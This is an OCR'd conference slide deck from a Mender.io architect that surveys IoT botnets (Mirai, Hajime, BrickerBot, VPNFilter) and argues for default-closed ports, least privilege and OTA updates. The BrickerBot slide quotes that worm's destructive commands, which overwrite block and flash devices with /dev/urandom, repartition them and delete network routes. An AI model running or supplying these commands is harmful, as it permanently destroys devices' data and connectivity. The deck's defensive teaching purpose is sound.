


MENDER.io


Deploy Software Updates for Linux Devices

Linux IoT Botnet Wars and the Lack of Security Hardening

Drew Moseley
Solutions Architect
Mender.io

Session overview

- Case-studies of 3 botnets
  - Mirai (August 2016)
  - Hajime (October 2016)
  - BrickerBot (March 2017)
- Common security problems
- Solution designs


Oh no! They found a vulnerability in WPA2 - we can't trust any WiFi any more!
We need to change every router, starting with ours!
Calm down guys, we'll just need to update the firmware and everything'll be fine...
Are you sure?
Yes! We just need to wait for the manufacturers to release a patch for all their router models, and then for all the sysadmins to flash the new firmware...
CommitStrip.com

Motivation - Developers need to learn from mistakes

- Review past vulnerabilities to reduce future compromises
- Avoid the same mistakes
- Think about security design of your products or code
- Peace of mind you will not be next

About me

- Drew Moseley
  - 10 years in Embedded Linux/Yocto development.
  - More than that in general Embedded Software.
  - Project Lead and Solutions Architect.

  - drew.moseley@mender.io
  - https://twitter.com/drewmoseley
  - https://www.linkedin.com/in/drewmoseley/
  - https://twitter.com/mender_io

- Mender.io
  - Over-the-air updater for Embedded Linux
  - Open source (Apache License, v2)
  - Dual A/B rootfs layout (client)
  - Remote deployment management (server)
  - Under active development

Anatomy of an attack

Action	Desired outcome
1. Reconnaissance	➔ Discover vulnerabilities
2. Intrusion	➔ Initial access
3. Insert backdoor	➔ Ongoing access
4. Clean up	➔ Avoid detection


Mirai - Purpose and impact

- Discovered: August 2016
  - Mirai means “future” in Japanese

- Early analysis: 200,000 - 300,000 infections
- Recent publication: 2.5 million infections

- Used for **DDoS** in late 2016
  - Krebs on Security (620 GBps)
  - DynDNS
  - *Can be extended* for other uses


- Source code on GitHub
  - Leaked in hacker forums, published by researchers
  - https://github.com/jgamblin/Mirai-Source-Code



Source: Understanding the Mirai Botnet, Usenix

Mirai - Design (1/2 - Discovery)

1. IPv4 TCP SYN probes for port 23 and 2323
   - Later iteration: SSH, CWMP/TR-069 exploit
2. 10 brute force **Telnet** login attempts
   - From list of **62** username/passwords
3. Send IP & credentials to report server




Mirai - Design (2/2 - Infection)

1. Loader program
   - Detects environment and installs Mirai

2. Obfuscation
   - Randomize process name
   - Delete executable
   - I.e. Mirai does not survive reboots

3. Remove “competitive” services
   - Remote login (Telnet, SSH)
   - Other malware

4. Listen for commands, scan for more victims




Mirai - Motivated by profits

- Two known authors
  - Josiah White, 20
  - Paras Jha, 21
  - Both US-based

- Co-founders of Protraf Solutions LLC
  - Specialized in **mitigating DDoS attacks**
  - Tried to sell services to victims or extort them
  - Also involved in $180,000 click fraud

- Brought to justice
  - Researched by Kerbs on Security
  - Both plead guilty in 2017



Paras Jha 2nd

President at ProTraf Solutions, LLC

Greater New York City Area | Computer & Network Security

Current ProTraf Solutions

Education Rutgers University-New Brunswick

Follow

295 followers

https://www.linkedin.com/in/paras-jha-561ba110a

Background

Summary

Paras is a passionate entrepreneur driven by the want to create. Highly self-motivated, in 7th grade he began to teach himself to program in a variety of languages. Today, his skillset for software development includes C#, Java, Golang, C, C++, PHP, x86 ASM, not to mention web "browser languages" such as Javascript and HTML/CSS.

Source: Mirai IoT Botnet Co-Authors Plead Guilty

Mirai - Summary

- Embedded Linux devices
  - DVRs, IP cameras, routers, printers
  - ~30 vendors, many devices

- Efficient spreading
  - **Remote login** (port open)
  - Internet-wide scanning
  - Asynchronous

- Exploited **default credentials**
  - username / password

- "...demonstrate that **novice malicious techniques** can **compromise enough low-end devices** to threaten even some of the best-defended targets..."
  - Surprising scale of *trivial problems* (600,000+ devices)

Hajime - Purpose and impact

- Discovered: October 2016
  - Similar timeframe and network access as Mirai
  - Named “beginning” (Japanese) *by researchers*
  - Hajime author fixed bugs reported *by researchers*

- Modest estimate: ~30,000 infections
  - Likely 200,000 max infections

- Seemingly not used for attacks
  - No DDoS capability
  - No attack code
  - *Can change* at any time

- Displays a terminal message every 10 minutes
  - “White worm” by a vigilante?

```
Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.
Contact CLOSED
Stay sharp!

Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.
Contact CLOSED
Stay sharp!

Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.
Contact CLOSED
Stay sharp!
```

Sources: Hajime worm battles Mirai for control of the Internet of Things, Symantec
Hajime: Analysis of a decentralized internet worm for IoT devices, Rapidity Networks


Hajime - Design (1/2 - Discovery)

1. IPv4 TCP SYN probes for port 23

2. Brute force **Telnet** login attempts
   - From list of **64** username/passwords
   - Same as Mirai + 2 more

3. Write a file transfer binary on victim
   - 484 bytes (raw TCP transfer binary)
   - Written in assembly(!)

4. Victim connects to attacker and downloads Hajime binary



Hajime - Design (2/2 - Infection)

1. Victim connects to decentralized overlay peer network
   - BitTorrent DHT (discovery)
   - uTorrent Transport Protocol (data)
   - Installs Hajime scanner and network configuration

2. Obfuscation
   - Renames itself to *telnetd*
   - Remove its binary
   - Does not survive reboots

3. Improves security of device
   - Closes ports 23, 7547, 5555, and 5358
   - *Mirai* targeted some of these

4. Scan for more “victims”

Hajime - Summary

- Embedded Linux devices
  - ARMv5, ARMv7
  - Intel x86-64, MIPS (little-endian)
- Decentralized spreading
  - **Remote login** (port open)
  - DHT/uTP based
- Exploited **default credentials**
  - username / password
- Target the same devices as Mirai

BrickerBot - Purpose and impact


- Discovered: March 2017
- Author claims 10,000,000 total infections
- Erases all storage and *bricks* the device
  - Destructive “white worm” by a vigilante
  - “PDoS” attack against devices
- Author “retired” in November 2016

```
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtdblock10 &
busybox cat /dev/urandom >/dev/mmc0 &
busybox cat /dev/urandom >/dev/sdb &
busybox cat /dev/urandom >/dev/ram0 &
busybox cat /dev/urandom >/dev/mtd0 &
busybox cat /dev/urandom >/dev/mtd1 &
busybox cat /dev/urandom >/dev/mtdblock1 &
busybox cat /dev/urandom >/dev/mtdblock2 &
busybox cat /dev/urandom >/dev/mtdblock3 &
fdisk -C 1 -H 1 -S 1 /dev/mtd0
w
fdisk -C 1 -H 1 -S 1 /dev/mtd1
w
fdisk -C 1 -H 1 -S 1 /dev/sda
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default;iproute del default;ip route del defa
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.th
```

Sources: [BrickerBot, the permanent denial-of-service botnet, is back with a vengeance]
[BrickerBot PDoS Attack: Back With A Vengeance]

BrickerBot - Design

1. IPv4 TCP SYN probes for port 23
2. Brute force **Telnet** login attempts
3. Brick device
   - Erase disk partitions & files
   - Disable networking
   - Reboot
4. Connect to next device
   - Victim device does not spread the infection
   - Static set of attacking devices



BrickerBot Author

Initial Manifesto:

"[...] I was dismayed by the indiscriminate DDoS attacks by IoT botnets in 2016. I thought for sure that the **large attacks would force the industry to finally get its act together**, but after a few months of record-breaking attacks it became obvious that in spite of all the sincere efforts **the problem couldn't be solved quickly enough by conventional means**."

After retiring:

I believe that the project has been a technical success, but I am now starting to worry that it is also having a deleterious effect on the public's perception of the overall IoT threat.

BrickerBot - Summary

- Embedded Linux devices as attackers
  - Dropbear with Telnet
- Fixed set of attacker devices
  - Cannot spread as it bricks the victim
- Exploited **default credentials**
  - username / password
- Target the same devices as Mirai and Hajime

The Reaper Botnet

- A new Botnet relying on more sophisticated takeover techniques
  - Spreads via nine different IoT vulnerabilities
- At least partially based on Mirai code
- Reports of up to 3.5 million infected devices
- Currently dormant; intention unknown
- Reaper includes an update mechanism

All statistics are from reporting October 2017

Sources: The Reaper IoT Botnet Has Already Infected a Million Networks
REAPER: THE PROFESSIONAL BOT HERDER'S THINGBOT

VPNFilter

More than 500,000 commercial routers in more than 50 countries

Seems to be created by a state actor (Russia)

Seems intended as a network for attacking Ukraine

Uses known vulnerabilities (ie no Zero-day)

3 stage architecture:

1. Stage 1 is persistent across reboots
2. Stage 2 is the main botnet payload and may contain a self-destruct sequence
3. Stage 3 implements a plug-in architecture for expandibility

Downloads an image from photobucket.com and computes command and control server IP from embedded GPS coordinates

Backup domain ToKnowAll.com - siezed by the FBI

FBI issued guidance for users to reboot their routers.

Bottom Line: reset to factory defaults or replace affected routers.

Sources: Security Now Episode 665
New VPNFilter malware targets at least 500K networking devices worldwide

Botnet Intention

- DDOS (Mirai)
- Whitehat (Hajime)
- Greyhat (Brickerbot)
- Spam relays
- Digital currency mining
- Ransomware/malware delivery
- Revenue (Botnet for Hire[1])

[1] https://arstechnica.com/information-technology/2018/02/for-sale-ddoses-guaranteed-to-take-down-gaming-servers-just-20/

Anatomy and mitigation of specific botnet attacks

Action | **Approach**

1. Re… telnet
2. Int… mbos),
3. Inse… binary
4. Clean up → Process name obfuscation, remove binaries


Default **closed ports**

Principle of **least privilege**

OTA updates can also address *currently unknown* vulnerabilities.

Improving motivation of device manufacturers

- The attack vectors are *trivial*
  - Default credentials (admin/admin anyone???)
  - Can be significantly remediated with minimal effort
- Device manufacturers need to fix
  - Do not rely on end users
  - Buyers can demand better security
- IoT Cybersecurity Improvement Act of 2017
  - Basic security for devices purchased by government
  - Covers *all* Internet-connected devices
  - Likely improves security of other sectors
    - Not passed into law yet
- Alternative: more vigilante botnets



115TH CONGRESS
1ST SESSION

S. _____

To provide minimal cybersecurity operational standards for Internet-connected devices purchased by Federal agencies, and for other purposes.

IN THE SENATE OF THE UNITED STATES

Mr. WARNER (for himself, Mr. GARDNER, Mr. WYDEN, and Mr. DAINES) introduced the following bill; which was read twice and referred to the Committee on _____

A BILL

To provide minimal cybersecurity operational standards for Internet-connected devices purchased by Federal agencies, and for other purposes.


Goal: Lower attacker ROI

- It is always *possible* to compromise software

- Lower Return on Investment (ROI) for attacker
  - **Decrease value** of successful attack
  - **Increase cost** of successful attack

- There are generic solutions to *increasing cost* of an attack
  - Basic security discipline

Remove target on our backs with basic security hardening



Reference

- Other Botnets:
  - Satori - descendent of Mirai: https://arstechnica.com/information-technology/2018/06/widely-used-d-link-modemrouter-under-mass-attack-by-potent-iot-botnet/
  - Hide 'n' Seek: https://labs.bitdefender.com/2018/01/new-hide-n-seek-iot-botnet-using-custom-built-peer-to-peer-communication-spotted-in-the-wild/
  - https://en.wikipedia.org/wiki/Botnet#Historical_list_of_botnets (some as old as 2003)

- US Department of Commerce Report from June 2018:
  - https://www.schneier.com/blog/archives/2018/07/department_of_c.html

Thank You!

Q&A

@drewmoseley

https://mender.io

drew.moseley@mender.io